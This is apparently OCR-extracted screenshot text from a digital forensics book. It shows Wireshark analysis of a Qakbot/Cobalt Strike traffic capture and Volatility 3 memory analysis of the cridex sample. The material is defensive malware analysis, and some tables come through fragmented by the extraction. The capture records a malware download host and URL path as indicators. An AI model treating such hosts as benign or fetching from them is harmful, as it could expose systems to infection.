29	0.077855	DESKTOP-S9U1NBH.1...	10.4.14.255	NBNS
30	0.078012	DESKTOP-S9U1NBH.1...	10.4.14.255	NBNS
31	0.078012	DESKTOP-S9U1NBH.1...	10.4.14.255	NBNS
32	0.139412	DESKTOP-S9U1NBH.1...	fbodyguards-dc.fant...	CLDAP
35	0.249760	DESKTOP-S9U1NBH.1...	igmp.mcast.net	IGMPv3
38	0.252767	DESKTOP-S9U1NBH.1...	fbodyguards-dc.fant...	NTP
40	0.296701	DESKTOP-S9U1NBH.1...	fbodyguards-dc.fant...	DNS
42	0.437900	DESKTOP-S9U1NBH.1...	224.0.0.252	LLMNR
43	0.534357	DESKTOP-S9U1NBH.1...	fbodyguards-dc.fant...	DNS
45	0.840349	DESKTOP-S9U1NBH.1...	10.4.14.255	NBNS
46	0.840349	DESKTOP-S9U1NBH.1...	10.4.14.255	NBNS



Http

No.	Time	Source	Destination	Protocol	Length	Info
744	86.109239	DESKTOP-S9U1NBH.local	geobram.com	HTTP	503	GET /ist/iseerroaemtefspindle HTTP/1.1
748	87.170753	geobram.com	DESKTOP-S9U1NBH.local	HTTP	653	HTTP/1.1 200 OK (text/html)
758	87.227988	DESKTOP-S9U1NBH.local	geobram.com	HTTP	606	GET /ist/NO_2950435796.zip HTTP/1.1
1290	92.544164	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	[TCP Previous segment not captured] Continuation
1292	92.544287	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1294	92.544414	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1296	92.544589	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1298	92.544662	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1299	92.544780	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1302	92.544911	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1305	92.546965	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1306	92.547034	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1307	92.547151	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1309	92.550222	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1310	92.550293	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1311	92.550457	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1312	92.550528	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1313	92.550695	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1315	92.550767	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1317	92.550892	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1319	92.551018	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1322	92.553795	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1323	92.553867	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1324	92.554031	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation

2022-04-14-aa-Qakbot-with-Cobalt-Strike.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http

No.	Time	Source	Destination	Protocol	Length	Info
744	86.109239	DESKTOP-S9U1NBH.local	geobram.com	HTTP	503	GET /ist/iseerroaemtefspidnle HTTP/1.1
748	87.170753	geobram.com	DESKTOP-S9U1NBH.local	HTTP	653	HTTP/1.1 200 OK (text/html)
750	87.227980	DESKTOP-S9U1NBH.local	geobram.com	HTTP	606	GET /ist/NO_2950435796.zip HTTP/1.1
1290	92.544164	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	[TCP Previous segment not captured] Continuation
1292	92.544287	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1294	92.544414	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1296	92.544589	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1298	92.544662	geobram.com	Mark/Unmark Packet	Ctrl+M	.loc..	HTTP 1442 Continuation
1299	92.544780	geobram.com	Ignore/Unignore Packet	Ctrl+D	.loc..	HTTP 1442 Continuation
1302	92.544911	geobram.com	Set/Unset Time Reference	Ctrl+T	.loc..	HTTP 1442 Continuation
1305	92.546965	geobram.com	Time Shift...	Ctrl+Shift+T	.loc..	HTTP 1442 Continuation
1306	92.547034	geobram.com	Packet Comment...	Ctrl+Alt+C	.loc..	HTTP 1442 Continuation
1307	92.547151	geobram.com	Edit Resolved Name		.loc..	HTTP 1442 Continuation
1309	92.550222	geobram.com	Apply as Filter		.loc..	HTTP 1442 Continuation
1310	92.550293	geobram.com	Prepare as Filter		.loc..	HTTP 1442 Continuation
1311	92.550457	geobram.com	Conversation Filter		.loc..	HTTP 1442 Continuation
1312	92.550528	geobram.com	Colorize Conversation		.loc..	HTTP 1442 Continuation
1313	92.550695	geobram.com	SCTP		.loc..	HTTP 1442 Continuation
1315	92.550767	geobram.com	Follow		.loc..	HTTP 1442 Continuation
1317	92.550892	geobram.com			8874,	Ack: 1002, Len: 1388
1319	92.551018	geobram.com				
1322	92.553795	geobram.com				
1323	92.553867	geobram.com				
1324	92.554031	geobram.com				
1325	92.554088	geobram.com				

> Transmission Control Protocol  
 > Hypertext Transfer Protocol  
 File Data: 1388 bytes

```

0000  00 08 02 1c 47 ae
0010  05 94 9a a8 40 00
0020  0e 65 00 50 c2 90
  
```

Copy  
 Protocol Preferences  
 Decode As...  
 Show Packet in New Window

Wireshark · Follow TCP Stream (tcp.stream eq 28) · 2022-04-14-aa-Qakbot-with-Cobalt-Strike.pcap

....N~.....GET /ist/NO\_2950435796.zip HTTP/1.1  
 Host: geobram.com  
 Connection: keep-alive  
 Upgrade-Insecure-Requests: 1  
 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.75 Safari/537.36 Edg/100.0.1185.39  
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9  
 Referer: http://geobram.com/st/iseerroaemtefspidnle  
 Accept-Encoding: gzip, deflate  
 Accept-Language: en  
 Cookie: PHPSESSID=0c8c688b5c23c54f647bba9ba73fd86

HTTP/1.1 200 OK  
 Date: Thu, 14 Apr 2022 16:38:43 GMT  
 Server: Apache  
 Content-Type: application/octet-stream  
 Content-Description: File Transfer  
 Content-Disposition: attachment; filename=iseerroaemtefspidnle.zip  
 Content-Transfer-Encoding: binary  
 Connection: Keep-Alive, Keep-Alive  
 Expires: 0  
 Cache-Control: must-revalidate, post-check=0, pre-check=0  
 Pragma: public  
 Vary: Accept-Encoding  
 Content-Encoding: gzip  
 Keep-Alive: timeout=5, max=74  
 Transfer-Encoding: chunked

2 client pkts, 593 server pkts, 3 turns.

Entire conversation (568 kB) Show and save data as ASCII Stream 28 Find Next

Find: Filter Out This Stream Print Save as... Back Close Help

Wireshark - Export - HTTP object list

Packet	Hostname	Content Type	Size	Filename
748	geobram.com	text/html	171 bytes	iseerroaemtefspidnle
1290	geobram.com		1388 bytes	NO_2950435796.zip
1296	geobram.com		1388 bytes	NO_2950435796.zip
1298	geobram.com		1095 bytes	NO_2950435796.zip
1302	geobram.com		1388 bytes	NO_2950435796.zip
1305	geobram.com		1388 bytes	NO_2950435796.zip
1306	geobram.com		1229 bytes	NO_2950435796.zip
1310	geobram.com		1388 bytes	NO_2950435796.zip
1312	geobram.com		1388 bytes	NO_2950435796.zip
1323	geobram.com		1325 bytes	NO_2950435796.zip
1324	geobram.com		1388 bytes	NO_2950435796.zip
1325	geobram.com		1388 bytes	NO_2950435796.zip
1326	geobram.com		1388 bytes	NO_2950435796.zip
1331	geobram.com		1388 bytes	NO_2950435796.zip
1334	geobram.com		722 bytes	NO_2950435796.zip
1340	geobram.com		1388 bytes	NO_2950435796.zip
1342	geobram.com		1388 bytes	NO_2950435796.zip
1346	geobram.com		1069 bytes	NO_2950435796.zip
1348	geobram.com		1388 bytes	NO_2950435796.zip
1349	geobram.com		1388 bytes	NO_2950435796.zip
1352	geobram.com		1309 bytes	NO_2950435796.zip
1366	geobram.com		1086 bytes	NO_2950435796.zip
1367	geobram.com		1279 bytes	NO_2950435796.zip
1371	geobram.com		1388 bytes	NO_2950435796.zip

Text Filter:

## Chapter 10: Analyzing System Memory

```
forensics@ubuntu: ~
File Edit View Search Terminal Help
forensics@ubuntu:~$ git clone https://github.com/volatilityfoundation/volatility3.git
Cloning into 'volatility3'...
remote: Enumerating objects: 27538, done.
remote: Counting objects: 100% (176/176), done.
remote: Compressing objects: 100% (81/81), done.
remote: Total 27538 (delta 99), reused 163 (delta 95), pack-reused 27362
Receiving objects: 100% (27538/27538), 5.24 MiB | 7.18 MiB/s, done.
Resolving deltas: 100% (20891/20891), done.
forensics@ubuntu:~$
```

```
forensics@ubuntu: ~/volatility3
File Edit View Search Terminal Help
forensics@ubuntu:~/volatility3$ ls
API_CHANGES.md LICENSE.txt README.md           setup.py    volshell.py
development      MANIFEST.in requirements-minimal.txt volatility3 volshell.spec
doc              mypy.ini   requirements.txt       vol.py      vol.spec
forensics@ubuntu:~/volatility3$
```

```
forensics@ubuntu: ~/volatility3
File Edit View Search Terminal Help
forensics@ubuntu:~/volatility3$ python3 vol.py -h
Volatility 3 Framework 2.2.0
usage: volatility [-h] [-c CONFIG] [--parallelism [{processes,threads,off}]]
                  [-e EXTEND] [-p PLUGIN_DIRS] [-s SYMBOL_DIRS] [-v] [-l LOG]
                  [-o OUTPUT_DIR] [-q] [-r RENDERER] [-f FILE]
                  [--write-config] [--save-config SAVE_CONFIG] [--clear-cache]
                  [--cache-path CACHE_PATH] [--offline]
                  [--single-location SINGLE_LOCATION]
                  [--stackers [STACKERS [STACKERS ...]]]
                  [--single-swap-locations [SINGLE_SWAP_LOCATIONS [SINGLE_SWAP_LOCATIONS
...]]]
                  plugin ...

An open-source memory forensics framework

optional arguments:
  -h, --help            Show this help message and exit, for specific plugin
                        options use 'volatility <pluginname> --help'
  -c CONFIG, --config CONFIG
                        Load the configuration from a json file
  --parallelism [{processes,threads,off}]
                        Enables parallelism (defaults to off if no argument
                        given)
  -e EXTEND, --extend EXTEND
                        Extend the configuration with a new (or changed)
                        setting
  -p PLUGIN_DIRS, --plugin-dirs PLUGIN_DIRS
                        Semi-colon separated list of paths to find plugins
  -s SYMBOL_DIRS, --symbol-dirs SYMBOL_DIRS
                        Semi-colon separated list of paths to find symbols
  -v, --verbosity      Increase output verbosity
  -l LOG, --log LOG    Log output to a file as well as the console
  -o OUTPUT_DIR, --output-dir OUTPUT_DIR
                        Directory in which to output any generated files
  -q, --quiet          Remove progress feedback
```

```
MemoryImages/cridex.vmem windows.info
Volatility 3 Framework 2.2.0
Progress: 100.00          PDB scanning finished
Variable      Value

Kernel Base      0x804d7000
DTB      0x2fe000
Symbols file:///home/forensics/volatility3/volatility3/symbols/windows/ntkrnlpa.
pdb/30B5FB31AE7E4ACAABA750AA241FF331-1.json.xz
Is64Bit False
IsPAE   True
layer_name      0 WindowsIntelPAE
memory_layer    1 FileLayer
KdDebuggerDataBlock 0x80545ae0
NTBuildLab     2600.xpsp.080413-2111
CSDVersion     3
KdVersionBlock 0x80545ab8
Major/Minor     15.2600
MachineType     332
KeNumberProcessors 1
SystemTime      2012-07-22 02:45:08
NtSystemRoot    C:\WINDOWS
NtProductType   NtProductWinNt
NtMajorVersion  5
NtMinorVersion  1
PE MajorOperatingSystemVersion 5
PE MinorOperatingSystemVersion 1
PE Machine      332
PE TimeStamp     Sun Apr 13 18:31:06 2008
```

Volatility 3 Framework 2.2.0												
Progress: 100.00			PDB scanning finished									
PID	PPID	ImageFileName	Offset(V)	Threads	Handles	SessionId	Wow64	CreateTime	ExitTime	F		
file output												
4	0	System	0x823c89c8	53	240	N/A	False	N/A	Disabled			
368	4	smss.exe	0x822f1020	3	19	N/A	False	2012-07-22 02:42:31.000000		N/A	D	disabled
584	368	csrss.exe	0x822a0598	9	326	0	False	2012-07-22 02:42:32.000000		N/A	D	disabled
608	368	winlogon.exe	0x82298700	23	519	0	False	2012-07-22 02:42:32.000000		N/A	D	disabled
652	608	services.exe	0x81e2ab28	16	243	0	False	2012-07-22 02:42:32.000000		N/A	D	disabled
664	608	lsass.exe	0x81e2a3b8	24	330	0	False	2012-07-22 02:42:32.000000		N/A	D	disabled
824	652	svchost.exe	0x82311360	20	194	0	False	2012-07-22 02:42:33.000000		N/A	D	disabled
908	652	svchost.exe	0x81e29ab8	9	226	0	False	2012-07-22 02:42:33.000000		N/A	D	disabled
1004	652	svchost.exe	0x823001d0	64	1118	0	False	2012-07-22 02:42:33.000000		N/A	D	disabled
1056	652	svchost.exe	0x821dfda0	5	60	0	False	2012-07-22 02:42:33.000000		N/A	D	disabled
1220	652	svchost.exe	0x82295650	15	197	0	False	2012-07-22 02:42:35.000000		N/A	D	disabled
1484	1464	explorer.exe	0x821dea70	17	415	0	False	2012-07-22 02:42:36.000000		N/A	D	disabled
1512	652	spoolsv.exe	0x81eb17b8	14	113	0	False	2012-07-22 02:42:36.000000		N/A	D	disabled
1640	1484	reader_sl.exe	0x81e7bda0	5	39	0	False	2012-07-22 02:42:36.000000		N/A	D	disabled
788	652	alg.exe	0x820e8da0	7	104	0	False	2012-07-22 02:43:01.000000		N/A	D	disabled
1136	1004	wuauctl.exe	0x821fcda0	8	173	0	False	2012-07-22 02:43:46.000000		N/A	D	disabled
1588	1004	wuauctl.exe	0x8205bda0	5	132	0	False	2012-07-22 02:44:01.000000		N/A	D	disabled

Volatility 3 Framework 2.2.0												
Progress: 100.00			PDB scanning finished									
PID	PPID	ImageFileName	Offset(V)	Threads	Handles	SessionId	Wow64	CreateTime	ExitTime	F		
file output												
908	652	svchost.exe	0x2029ab8	9	226	0	False	2012-07-22 02:42:33.000000		N/A	D	disabled
664	608	lsass.exe	0x202a3b8	24	330	0	False	2012-07-22 02:42:32.000000		N/A	D	disabled
652	608	services.exe	0x202ab28	16	243	0	False	2012-07-22 02:42:32.000000		N/A	D	disabled
1640	1484	reader_sl.exe	0x207bda0	5	39	0	False	2012-07-22 02:42:36.000000		N/A	D	disabled
1512	652	spoolsv.exe	0x20b17b8	14	113	0	False	2012-07-22 02:42:36.000000		N/A	D	disabled
1588	1004	wuauctl.exe	0x225bda0	5	132	0	False	2012-07-22 02:44:01.000000		N/A	D	disabled
788	652	alg.exe	0x22e8da0	7	104	0	False	2012-07-22 02:43:01.000000		N/A	D	disabled
1484	1464	explorer.exe	0x23dea70	17	415	0	False	2012-07-22 02:42:36.000000		N/A	D	disabled
1056	652	svchost.exe	0x23dfda0	5	60	0	False	2012-07-22 02:42:33.000000		N/A	D	disabled
1136	1004	wuauctl.exe	0x23fcda0	8	173	0	False	2012-07-22 02:43:46.000000		N/A	D	disabled
1220	652	svchost.exe	0x2495650	15	197	0	False	2012-07-22 02:42:35.000000		N/A	D	disabled
608	368	winlogon.exe	0x2498700	23	519	0	False	2012-07-22 02:42:32.000000		N/A	D	disabled
584	368	csrss.exe	0x24a0598	9	326	0	False	2012-07-22 02:42:32.000000		N/A	D	disabled
368	4	smss.exe	0x24f1020	3	19	N/A	False	2012-07-22 02:42:31.000000		N/A	D	disabled
1004	652	svchost.exe	0x25001d0	64	1118	0	False	2012-07-22 02:42:33.000000		N/A	D	disabled
824	652	svchost.exe	0x2511360	20	194	0	False	2012-07-22 02:42:33.000000		N/A	D	disabled
4	0	System	0x25c89c8	53	240	N/A	False	N/A	N/A	Disabled		

Volatility 3 Framework 2.2.0										
Progress: 100.00 PDB scanning finished										
PID	PPID	ImageFileName	Offset(V)	Threads	Handles	SessionId	Wow64	CreateTime	ExitTime	
4	0	System	0x823c89c8	53	240	N/A	False	N/A	N/A	
* 368	4	smss.exe	0x822f1020	3	19	N/A	False	2012-07-22 02:42:31.000000	N/A	
** 584	368	csrss.exe	0x822a0598	9	326	0	False	2012-07-22 02:42:32.000000	N/A	
** 608	368	winlogon.exe	0x82298700	23	519	0	False	2012-07-22 02:42:32.000000	N/A	
*** 664	608	lsass.exe	0x81e2a3b8	24	330	0	False	2012-07-22 02:42:32.000000	N/A	
*** 652	608	services.exe	0x81e2ab28	16	243	0	False	2012-07-22 02:42:32.000000	N/A	
**** 1056		svchost.exe	0x821dfa0	5	60	0	False	2012-07-22 02:42:33.000000	N/A	
**** 1220		svchost.exe	0x82295650	15	197	0	False	2012-07-22 02:42:35.000000	N/A	
**** 1512		spoolsv.exe	0x81eb17b8	14	113	0	False	2012-07-22 02:42:36.000000	N/A	
**** 908		svchost.exe	0x81e29ab8	9	226	0	False	2012-07-22 02:42:33.000000	N/A	
**** 1004		svchost.exe	0x823001d0	64	1118	0	False	2012-07-22 02:42:33.000000	N/A	
***** 1136		wuauctl.exe	0x821fcda0	8	173	0	False	2012-07-22 02:43:46.000000	N/A	
***** 1588		wuauctl.exe	0x8205bda0	5	132	0	False	2012-07-22 02:44:01.000000	N/A	
**** 788		alg.exe	0x820e8da0	7	104	0	False	2012-07-22 02:43:01.000000	N/A	
**** 824		svchost.exe	0x82311360	20	194	0	False	2012-07-22 02:42:33.000000	N/A	
1484	1464	explorer.exe	0x821dea70	17	415	0	False	2012-07-22 02:42:36.000000	N/A	
* 1640	1484	reader_sl.exe	0x81e7bda0	5	39	0	False	2012-07-22 02:42:36.000000	N/A	

1484	1464	explorer.exe	0x821dea70	17	415	0	False	2012-07-22 02:42:36.000000	N/A
* 1640	1484	reader_sl.exe	0x81e7bda0	5	39	0	False	2012-07-22 02:42:36.000000	N/A

Volatility 3 Framework 2.2.0										
Progress: 100.00 PDB scanning finished										
PID	Process	Base	Size	Name	Path	LoadTime	File output			
1640	reader_sl.exe	0x400000	0xa000	Reader_sl.exe	C:\Program Files\Adobe\Reader 9.0\Reader\Reader_sl.exe	N/A	N/A	Disabled		
1640	reader_sl.exe	0x7c900000	0xaf000	ntdll.dll	C:\WINDOWS\system32\ntdll.dll	N/A	Disabled			
1640	reader_sl.exe	0x7c800000	0xf6000	kernel32.dll	C:\WINDOWS\system32\kernel32.dll	N/A	Disabled			
1640	reader_sl.exe	0x7e410000	0x91000	USER32.dll	C:\WINDOWS\system32\USER32.dll	N/A	Disabled			
1640	reader_sl.exe	0x77f10000	0x49000	GDI32.dll	C:\WINDOWS\system32\GDI32.dll	N/A	Disabled			
1640	reader_sl.exe	0x77dd0000	0xb0000	ADVAPI32.dll	C:\WINDOWS\system32\ADVAPI32.dll	N/A	Disabled			
1640	reader_sl.exe	0x77e70000	0x92000	RPCRT4.dll	C:\WINDOWS\system32\RPCRT4.dll	N/A	Disabled			
1640	reader_sl.exe	0x77fe0000	0x11000	Secur32.dll	C:\WINDOWS\system32\Secur32.dll	N/A	Disabled			
1640	reader_sl.exe	0x7c9c0000	0x817000	SHELL32.dll	C:\WINDOWS\system32\SHELL32.dll	N/A	Disabled			
1640	reader_sl.exe	0x7c10000	0x58000	msvcrt.dll	C:\WINDOWS\system32\msvcrt.dll	N/A	Disabled			
1640	reader_sl.exe	0x77f60000	0x76000	SHLWAPI.dll	C:\WINDOWS\system32\SHLWAPI.dll	N/A	Disabled			
1640	reader_sl.exe	0x7c420000	0x87000	MSVCP80.dll	C:\WINDOWS\WinSxS\x86_Microsoft.VC80.CRT_1fc8b3b9a1e18e3b_8.0.5072					
7.762_x-ww_6b128700\MSVCP80.dll	N/A			Disabled						
1640	reader_sl.exe	0x78130000	0x9b000	MSVCR80.dll	C:\WINDOWS\WinSxS\x86_Microsoft.VC80.CRT_1fc8b3b9a1e18e3b_8.0.5072					
7.762_x-ww_6b128700\MSVCR80.dll	N/A			Disabled						
1640	reader_sl.exe	0x773d0000	0x103000	comctl32.dll	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\comctl32.dll	N/A	Disabled			
1640	reader_sl.exe	0x5d090000	0x9a000	comctl32.dll	C:\WINDOWS\system32\comctl32.dll	N/A	Disabled			
1640	reader_sl.exe	0x5ad70000	0x38000	uxtheme.dll	C:\WINDOWS\system32\uxtheme.dll	N/A	Disabled			
1640	reader_sl.exe	0x71ab0000	0x17000	WS2_32.dll	C:\WINDOWS\system32\WS2_32.dll	N/A	Disabled			
1640	reader_sl.exe	0x71aa0000	0x8000	WS2HELP.dll	C:\WINDOWS\system32\WS2HELP.dll	N/A	Disabled			

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Volatility 3 Framework 2.2.0
Progress: 100.00          PDB scanning finished
PID  Process Offset HandleValue  Type   GrantedAccess  Name

1640  reader_sl.exe 0xe10096e0    0x4    KeyedEvent      0xf0003 CritSecOutOfMemoryEvent
1640  reader_sl.exe 0xe159c978    0x8    Directory       0x3    KnownDlgs
1640  reader_sl.exe 0x82211678    0xc    File           0x100020  \Device\HarddiskVolume1\Documents and Settings\Robert
1640  reader_sl.exe 0x82212028    0x10   File           0x100020  \Device\HarddiskVolume1\WINDOWS\WinSxS\x86_Microsoft.VC80.
CRT_1fc8b3b9a1e18e3b_8.0.50727.762_x-ww_6b128700
1640  reader_sl.exe 0xe14916d0    0x14   Directory       0xf000f Windows
1640  reader_sl.exe 0xe1c6a588    0x18   Port           0x21f0001
1640  reader_sl.exe 0x82319610    0x1c   Event          0x21f0003
1640  reader_sl.exe 0x8205a2a0    0x20   WindowStation  0xf037f WinSta0
1640  reader_sl.exe 0x822f8168    0x24   Desktop        0xf01ff Default
1640  reader_sl.exe 0x8205a2a0    0x28   WindowStation  0xf037f WinSta0
1640  reader_sl.exe 0x82311280    0x2c   Semaphore      0x100003
1640  reader_sl.exe 0x82234dd0    0x30   Semaphore      0x100003
1640  reader_sl.exe 0xe1c042d0    0x34   Key            0x20f003f MACHINE
1640  reader_sl.exe 0xe16ce308    0x38   Directory      0x2000f BaseNamedObjects
1640  reader_sl.exe 0x8213d0e0    0x3c   Semaphore      0x1f0003 shell.{A48F1A32-A340-11D1-BC6B-00A0C90312E1}
1640  reader_sl.exe 0x81835648    0x40   Key            0x20f003f USER\S-1-5-21-789336058-261478967-1417001333-1003
1640  reader_sl.exe 0x820d2f28    0x44   File           0x100020  \Device\HarddiskVolume1\WINDOWS\WinSxS\x86_Microsoft.Windo
ws.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83
1640  reader_sl.exe 0xe1c72300   0x48   Port           0x1f0001
1640  reader_sl.exe 0xe17d3938    0x4c   Section        0x4
1640  reader_sl.exe 0x81de10c8    0x50   Event          0x1f0003
1640  reader_sl.exe 0x822924c8    0x54   Thread         0x1f03ff Tid 1648 Pid 1640
1640  reader_sl.exe 0x821dd728    0x58   Event          0x1f0003
1640  reader_sl.exe 0x82196418    0x5c   Event          0x1f0003
1640  reader_sl.exe 0x820022e0    0x60   Event          0x1f0003
1640  reader_sl.exe 0x82002a18    0x64   Event          0x1f0003
1640  reader_sl.exe 0x822924c8    0x68   Thread         0x1f03ff Tid 1648 Pid 1640
1640  reader_sl.exe 0x821dc270    0x6c   File           0x100001  \Device\KsecDD
1640  reader_sl.exe 0xe1c5cfb8    0x70   Key            0x10   USER\S-1-5-21-789336058-261478967-1417001333-1003\SOFTWARE\MICROSO
FT\WSH\8149A9AB

```

```

Volatility 3 Framework 2.2.0
Progress: 100.00          PDB scanning finished
Pid  Process Base     InLoad InInit InMem  MappedPath
1640  reader_sl.exe 0x400000  True  False  True  \Program Files\Adobe\Reader 9.0\Reader\reader_sl.exe
1640  reader_sl.exe 0x7c800000  True  True  True  \WINDOWS\system32\kernel32.dll
1640  reader_sl.exe 0x77dd0000  True  True  True  \WINDOWS\system32\advapi32.dll
1640  reader_sl.exe 0x77c10000  True  True  True  \WINDOWS\system32\msvcrt.dll
1640  reader_sl.exe 0x5d090000  True  True  True  \WINDOWS\system32\conctrl32.dll
1640  reader_sl.exe 0x5ad70000  True  True  True  \WINDOWS\system32\uxtheme.dll
1640  reader_sl.exe 0x773d0000  True  True  True  \WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144cc
f1df_6.0.2600.5512_x-ww_35d4ce83\comctl32.dll
1640  reader_sl.exe 0x71ab0000  True  True  True  \WINDOWS\system32\ws2_32.dll
1640  reader_sl.exe 0x71aa0000  True  True  True  \WINDOWS\system32\ws2help.dll
1640  reader_sl.exe 0x77f10000  True  True  True  \WINDOWS\system32\gdi32.dll
1640  reader_sl.exe 0x77e70000  True  True  True  \WINDOWS\system32\rpcrt4.dll
1640  reader_sl.exe 0x77fe0000  True  True  True  \WINDOWS\system32\secur32.dll
1640  reader_sl.exe 0x77f60000  True  True  True  \WINDOWS\system32\shlwapi.dll
1640  reader_sl.exe 0x7c420000  True  True  True  \WINDOWS\WinSxS\x86_Microsoft.VC80.CRT_1fc8b3b9a1e18e3b_8.0.50727.
762_x-ww_6b128700\msvcp80.dll
1640  reader_sl.exe 0x78130000  True  True  True  \WINDOWS\WinSxS\x86_Microsoft.VC80.CRT_1fc8b3b9a1e18e3b_8.0.50727.
762_x-ww_6b128700\msvcr80.dll
1640  reader_sl.exe 0x7c900000  True  True  True  \WINDOWS\system32\ntdll.dll
1640  reader_sl.exe 0x7e410000  True  True  True  \WINDOWS\system32\user32.dll
1640  reader_sl.exe 0x7c9c0000  True  True  True  \WINDOWS\system32\shell32.dll

```

1484	explorer.exe	0x1460000	0x1480fff	VadS	PAGE_EXECUTE_READW
RITE	33	1	Disabled		
4d 5a 90 00 03 00 00 00 MZ.....					
04 00 00 00 ff ff 00 00 .....					
b8 00 00 00 00 00 00 00 .....					
40 00 00 00 00 00 00 00 @.....					
00 00 00 00 00 00 00 00 .....					
00 00 00 00 00 00 00 00 .....					
00 00 00 00 00 00 00 00 .....					
00 00 00 00 e0 00 00 00 .....					
0x1460000: dec ebp					
0x1460001: pop edx					
0x1460002: nop					
0x1460003: add byte ptr [ebx], al					
0x1460005: add byte ptr [eax], al					
0x1460007: add byte ptr [eax + eax], al					
0x146000a: add byte ptr [eax], al					
1640 reader_sl.exe 0x3d0000 0x3f0fff VadS PAGE_EXECUTE_READW					
RITE 33 1 Disabled					
4d 5a 90 00 03 00 00 00 MZ.....					
04 00 00 00 ff ff 00 00 .....					
b8 00 00 00 00 00 00 00 .....					
40 00 00 00 00 00 00 00 @.....					
00 00 00 00 00 00 00 00 .....					
00 00 00 00 00 00 00 00 .....					
00 00 00 00 00 00 00 00 .....					
00 00 00 00 e0 00 00 00 .....					
0x3d0000: dec ebp					
0x3d0001: pop edx					
0x3d0002: nop					
0x3d0003: add byte ptr [ebx], al					
0x3d0005: add byte ptr [eax], al					
0x3d0007: add byte ptr [eax + eax], al					
0x3d000a: add byte ptr [eax], al					

Volatility 3 Framework 2.2.0					
Progress: 100.00		PDB scanning finished			
Cache	FileObject	FileName	Result		
DataSectionObject	0x821ccf90	reader_sl.exe	file.0x821ccf90.0x822116f0.DataSectionObject.reader_sl.exe.dat		
ImageSectionObject	0x821ccf90	reader_sl.exe	file.0x821ccf90.0x82137c08.ImageSectionObject.reader_sl.exe.img		
ImageSectionObject	0x81e38f90	kernel32.dll	file.0x81e38f90.0x82233008.ImageSectionObject.kernel32.dll.img		
ImageSectionObject	0x82239890	advapi32.dll	file.0x82239890.0x82201250.ImageSectionObject.advapi32.dll.img		
ImageSectionObject	0x81eb4768	msvcrt.dll	file.0x81eb4768.0x820d0008.ImageSectionObject.msvcrt.dll.img		
ImageSectionObject	0x81eb4908	comctl32.dll	file.0x81eb4908.0x82308818.ImageSectionObject.comctl32.dll.img		
ImageSectionObject	0x81e31800	uxtheme.dll	file.0x81e31800.0x822213b0.ImageSectionObject.uxtheme.dll.img		
ImageSectionObject	0x82076110	comctl32.dll	file.0x82076110.0x82076008.ImageSectionObject.comctl32.dll.img		
ImageSectionObject	0x8214be50	ws2_32.dll	file.0x8214be50.0x820d2d60.ImageSectionObject.ws2_32.dll.img		
ImageSectionObject	0x8214bdb8	ws2help.dll	file.0x8214bdb8.0x81ec078.ImageSectionObject.ws2help.dll.img		
ImageSectionObject	0x81eb9808	gdi32.dll	file.0x81eb9808.0x82239990.ImageSectionObject.gdi32.dll.img		
ImageSectionObject	0x820d09c0	rpcrt4.dll	file.0x820d09c0.0x82307688.ImageSectionObject.rpcrt4.dll.img		
ImageSectionObject	0x81eb43b8	secur32.dll	file.0x81eb43b8.0x822502f8.ImageSectionObject.secur32.dll.img		
ImageSectionObject	0x81eb4838	shlwapi.dll	file.0x81eb4838.0x81e84008.ImageSectionObject.shlwapi.dll.img		
DataSectionObject	0x8226d8d8	msvcp80.dll	file.0x8226d8d8.0x820d2c70.DataSectionObject.msvcpr80.dll.dat		
ImageSectionObject	0x8226d8d8	msvcpr80.dll	file.0x8226d8d8.0x8226d7c0.ImageSectionObject.msvcp80.dll.img		
DataSectionObject	0x821cfb68	msvcr80.dll	file.0x821cfb68.0x820d2910.DataSectionObject.msvcr80.dll.dat		
ImageSectionObject	0x821cfb68	msvcr80.dll	file.0x821cfb68.0x821cfca50.ImageSectionObject.msvcr80.dll.img		
ImageSectionObject	0x8233f5e0	ntdll.dll	file.0x8233f5e0.0x823c72d8.ImageSectionObject.ntdll.dll.img		
ImageSectionObject	0x82225de0	user32.dll	file.0x82225de0.0x82261cc0.ImageSectionObject.user32.dll.img		
DataSectionObject	0x820d08b0	shell32.dll	file.0x820d08b0.0x8232dbc0.DataSectionObject.shell32.dll.dat		
ImageSectionObject	0x820d08b0	shell32.dll	file.0x820d08b0.0x82261e90.ImageSectionObject.shell32.dll.img		
